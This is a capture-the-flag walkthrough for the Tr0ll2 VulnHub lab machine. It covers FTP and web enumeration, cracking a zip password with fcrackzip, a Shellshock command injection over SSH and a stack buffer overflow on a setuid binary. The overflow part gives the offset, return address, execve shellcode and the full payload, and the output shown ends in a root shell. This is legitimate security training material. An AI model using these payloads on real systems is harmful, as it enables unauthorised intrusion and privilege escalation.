## FTP:


1. Login with Tr0ll:Tr0ll
2. Download lmao.zip
    - Password Encrypted

## Port 80:

1. Visit robots.txt
    - Contains a list of dir
        - /noob
        - /nope
        - /try_harder
        - /keep_trying
        - /isnt_this_annoying
        - /nothing_here
        - /404
        - /LOL_at_the_last_one
        - /trolling_is_fun
        - /zomg_is_this_it
        - /you_found_me
        - /I_know_this_sucks
        - /You_could_give_up
        - /dont_bother
        - /will_it_ever_end
        - /I_hope_you_scripted_this
        - /ok_this_is_it
        - /stop_whining
        - /why_are_you_still_looking
        - /just_quit
        - /robots
        - /robots.txt
        - /seriously_stop
2. Use feroxbuster to automate the process

- 3 Dir Returned: 200
    - keep_trying
    - dont_bother
    - ok_this_is_it
    - noob


3. Proceed to those links
    a. Contains an image
    b. Download them all
    c. Used binwalk
        - did not find any hidden dir/files
    d. Used strings
        - found a directory listing



```
Look Deep within y0ur_self for the answer
JFIF
#3-652-108?QE8<M=01F`GMTV[\[7DcjcXjQY[W
)W:1:WWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWW
```

4. Proceed to y0ur_self
    a. Contains a wordlist
        - Wordlist is base64 encoded
        - Decode it
5. Bruteforce the lmao zip file

```
fcrackzip -v -u -D -p decodedAnswer.txt lmao.zip
# One Liner
unzip -P `fcrackzip -v -u -D -p decodedAnswer.txt lmao.zip | grep
"pw" | awk '{print $5}'` lmao.zip;
```



```
┌──(root💀kali)-[~/vulnHub/tr0ll2/ftp]
└─# fcrackzip -v -u -D -p decodedAnswer.txt lmao.zip
found file 'noob', (size cp/uc   1300/  1679, flags 9, chk 1005)


PASSWORD FOUND!!!!: pw == ItCantReallyBeThisEasyRightLOL
```


6. View noob
    - RSA private key

## SSH

1. Tried to ssh with the found id_rsa key

- Failed

2. Run ssh verbose to see what is causing the error



```
Authenticated to 192.168.1.3 ([192.168.1.3]:22) using "publickey".
debug1: channel 0: new [client-session]
debug1: Requesting no-more-sessions@openssh.com
debug1: Entering interactive session.
debug1: pledge: filesystem full
debug1: Remote: Forced command.
debug1: Sending environment.
debug1: channel 0: setting env LANG = "en_SG.UTF-8"
debug1: client_input_channel_req: channel 0 rtype exit-status reply 0
debug1: client_input_channel_req: channel 0 rtype eow@openssh.com reply 0
TRY HARDER LOL!
debug1: channel 0: free: client-session, nchannels 1
Connection to 192.168.1.3 closed.
Transferred: sent 2888, received 1712 bytes, in 0.1 seconds
Bytes per second: sent 56579.8, received 33540.4
debug1: Exit status 0
```

   - There is a remote forced command

3. After researching, there is a shellshock exploit where we can execute commands:
   - https://itectec.com/unixlinux/bash-how-can-shellshock-be-exploited-over-ssh/
   - This vulnerability is there to troll us, does not work IRL, because it only works for authenticated users, it would be the same as logging into the authenticated user and running those commands you would run in that shell shock exploit.

```
ssh -i id_rsa noob@$ip '() { :;}; /bin/bash'
```


# Privilege Escalation (Buffer Overflow)

- Use `env -`, it ensures that return address does not change
- https://stackoverflow.com/questions/17775186/buffer-overflow-works-in-gdb-but-not-without-it/17775966#17775966

1. Disable ASLR

```
echo 0 | sudo tee /proc/sys/kernel/randomize_va_space
```


2. Determine min buffer size



```
recruit@ubuntu:~/Desktop$ ./r00t $(./fuzzer 200)
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
(./fuzzer 200)^C
recruit@ubuntu:~/Desktop$ ./r00t $(./fuzzer 250)
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAArecruit@ubuntu:~/Desktop$ ./r00t $(./fuzzer 300)
Segmentation fault (core dumped)
recruit@ubuntu:~/Desktop$
```

3. Determine EIP
   - via msf-pattern_create

```
msf-pattern_create -l 300
```




```
(gdb) run Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad
4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9
Starting program: /home/recruit/Desktop/r00t Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2
Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9

Program received signal SIGSEGV, Segmentation fault.
0x6a413969 in ?? ()
(gdb) info register
eax            0x12c    300
ecx            0x0      0
edx            0xb7fc2898       -1208211304
ebx            0xb7fc1000       -1208217600
esp            0xbfffef20       0xbfffef20
ebp            0x41386941       0x41386941
esi            0x0      0
edi            0x0      0
eip            0x6a413969       0x6a413969
eflags         0x10282  [ SF IF RF ]
cs             0x73     115
ss             0x7b     123
ds             0x7b     123
es             0x7b     123
fs             0x0      0
gs             0x33     51
(gdb)
```

   - Address: 0×6a413969

4. Determine offset of the pattern & return address
   - Return Add is $esp

```
i r esp
```




```
run Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1A
7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9
Starting program: /nothing_to_see_here/choose_wisely/door2/r00t Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1A
7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9

Program received signal SIGSEGV, Segmentation fault.
0x6a413969 in ?? ()
(gdb) i r esp
esp            0xbffffb80       0xbffffb80
(gdb)
```

   - return Add: 0xbffffb80
   - littleEndian: `\x80\xfb\xff\xbf`
   - via msf-pattern_offset

```
msf-pattern_offset -q 0x6a413969
```



```
┌──(root💀kali)-[~/vulnHub/tr0ll2/ssh]
└─# msf-pattern_offset -q 0x6a413969
[*] Exact match at offset 268
```

- EIP offset: 268

5. Shellcode

- http://shell-storm.org/shellcode/files/shellcode-827.php
- http://www.shell-storm.org/shellcode


```
\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\xb0\x0b\xcd\x80
```

6. Final Payload:

- padding + returnAdd + NOP + shellcode

```
./r00t $(python -c 'print "A" * 268 + "\x80\xfb\xff\xbf" + "\x90" * 20 + "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\xb0\x0b\xcd\x80"')
```

7. Root shell & flag



```
run $(python -c 'print "A" * 268 + "\x80\xfb\xff\xbf" + "\x90" * 20 + "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\xb0\x0b\xcd\x80"')
/bin/bash: line 87: run: command not found

whoami
noob
dir
r00t
./r00t $(python -c 'print "A" * 268 + "\x80\xfb\xff\xbf" + "\x90" * 20 + "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\xb0\x0b\xcd\x80"')
whoami
root
cd /root
dir
Proof.txt  core2  core4  hardmode  ran_dir.py
core1      core3  goal   lmao.zip  reboot
cat Proof.txt
You win this time young Jedi...

a70354f0258dcc00292c72aab3c8b1e4
```